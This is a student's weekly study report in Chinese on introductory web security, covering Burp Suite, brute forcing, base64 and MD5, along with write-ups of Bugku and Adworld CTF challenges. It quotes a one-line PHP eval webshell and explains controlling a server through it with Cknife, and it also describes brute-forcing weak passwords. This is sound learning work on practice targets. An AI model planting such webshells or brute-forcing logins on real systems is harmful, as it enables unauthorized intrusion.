# 第十周学习报告

叶宇航

## 学习内容

1.get与post传递参数的区别。

Get主要传递简短内容，可在URL栏直接传递，且操作对用户可见，故安全性较低。

Post可以传递更多内容，传递内容不可见。

2.burpsuite工具进行基本的抓包改包的操作。

修改代理服务器端口，并使用burpsuite监听该端口，对网页数据包进行抓取，视情况进行修改并使用repeater功能对服务器发送修改后的数据包并对返回的数据包进行抓取分析。

3.使用burpsuite进行爆破。

对于一些简单的密码类问题或者数据包中的关键值尝试，可以使用爆破工具快速尝试弱密码或其他数据值。Burpsuite可以便捷地对发出数据包的某些变量进行修改并发送至服务器。

4.Falcon Proxy插件。快速修改代理服务器端口。

5.hackbar插件。

可以便捷地进行简单的get与post传参，同时提供了一些简单的注入语句。

6.了解base64编码。

常用在邮件发送等通信中。将8个bit一组表示的数据改为6个bit一组表示的数据，不足的部分布0，每两个0用“=”来表示，因此末尾常有“=”。Base64虽然可用于加密，但是可以逆运算，所以并不安全。严格来说64不能算是一种加密，只能说是编码转换。使用base64的初衷。是为了方便把含有不可见字符串的信息用可见字符串表示出来，以便复制粘贴。

7.了解MD5算法。

有以下特点：压缩性：任意长度的数据算出的MD5值都是固定的。2.容易计算：从原数据计算出MD5值很容易。抗修改性：对原数据进行任何改动所得到的MD5值有很大区别。强抗碰撞：已知原数据和其MD5值，想找到一个具有相同MD5值的数据（即伪造数据）是非常困难的。

其本质是一种信息摘要算法，加密过程中有信息损失，因此无法对加密结果进行逆运算。

8.初步认识 linux系统。

服务器一般都使用linux系统，因此想要对服务器进行攻击需要更进一步了解linux系统。（暂未深入学习）。

## 作业内容

1.Bugkuctf——你必须让他停下。

网页设置了自动刷新，且是在多个相似网页之间进行跳转，题目提示了在图片出现时会有flag，因此只要在网页刷新至图片时进行数据抓取即可。

方法1：对发送的数据包进行拦截发至bp中的repeater，反复向服务器发送数据包，直至发现返回数据包中含有flag。

方法2：进入源代码网页，反复刷新直至发现flag。

2.Bugkuctf——头等舱。

根据题目提示，flag可以在返回数据包的头文件中，故在刷新网页时进行抓包，送至repeater发送给服务器，观察返回数据宝头文件即可得到flag。

3.bugkuctf——滑稽。

直接打开源代码找flag。

4.bugkuctf——计算器。

题目要求将两位数加法的正确结果写入输入框，但是发现输入框输入字符长度最大为1，打开源代码，发现“<input type="text" class="input" maxlength="1"/>”语句限制了最大输入长度，故进入检查界面直接修改“maxlength=“20””，再输入正确计算结果。

”5.bugkuctf——bp。

根据提示“弱密码top1000？z?????“，得知密码应该为以z开头的六位弱密码。先以常见的几个弱口令字典进行爆破，观察服务器response字长length均为908，再增加字典数量，仍未发现字长不同的response数据包，可能flag未直接包含在返回数据包中，观察response，发现

<script>

var r = {code: 'bugku10000'}

if(r.code == 'bugku10000'){

console.log('e');

document.getElementById('d').innerHTML = "Wrong account or password!";

}else{


console.log('0');

window.location.href = 'success.php?code='+r.code;

}

</script>

语句，推测网页根据返回包中对r的赋值语句对下一步动作进行判断，即当对r的赋值不为“{code: 'bugku10000'}”时，网页会跳转至子文件地址“success.php?code='+r.code”（r,code在密码正确时的值未知，故无法直接进行手动跳转），接下来对返回包的内容进行筛选，

对含有“{code: 'bugku10000'}”的数据包进行标记，再重复上面的爆破，并升序排列此标记栏，发现不含“{code: 'bugku10000'}”语句的返回包，查看发出的包，得到密码“zxc123”。

6.攻防世界web入门区——weak auth。

根据题目提示，本题为弱密码爆破。先任意尝试用户名和密码，提示用户名为“admin”，再用bp进行弱密码尝试，观察返回包字长，发现不同数据包，得到密码，登入得到flag。

7.攻防世界web入门区——webshell。

网页提示

你会使用webshell吗？

<?php @eval($\_POST['shell']);?>

查阅资料知晓，此为webshell中的一句话木马，基本原理是服务器中存在一个名为“shell”的变量，我们可以通过post方式向之传递参数，当传入PHP语句时，“*<?php @eval($\_POST['shell']);?>*”语句会将其视为合法语句并执行命令，以此操控服务器。

该方法可使用Cknife插件快速执行命令，一番搜索后下载Cknife，添加shell，输入网址和一句话木马中的变量名，便可直接访问服务器内所有文件，在其中找到flag文件即可。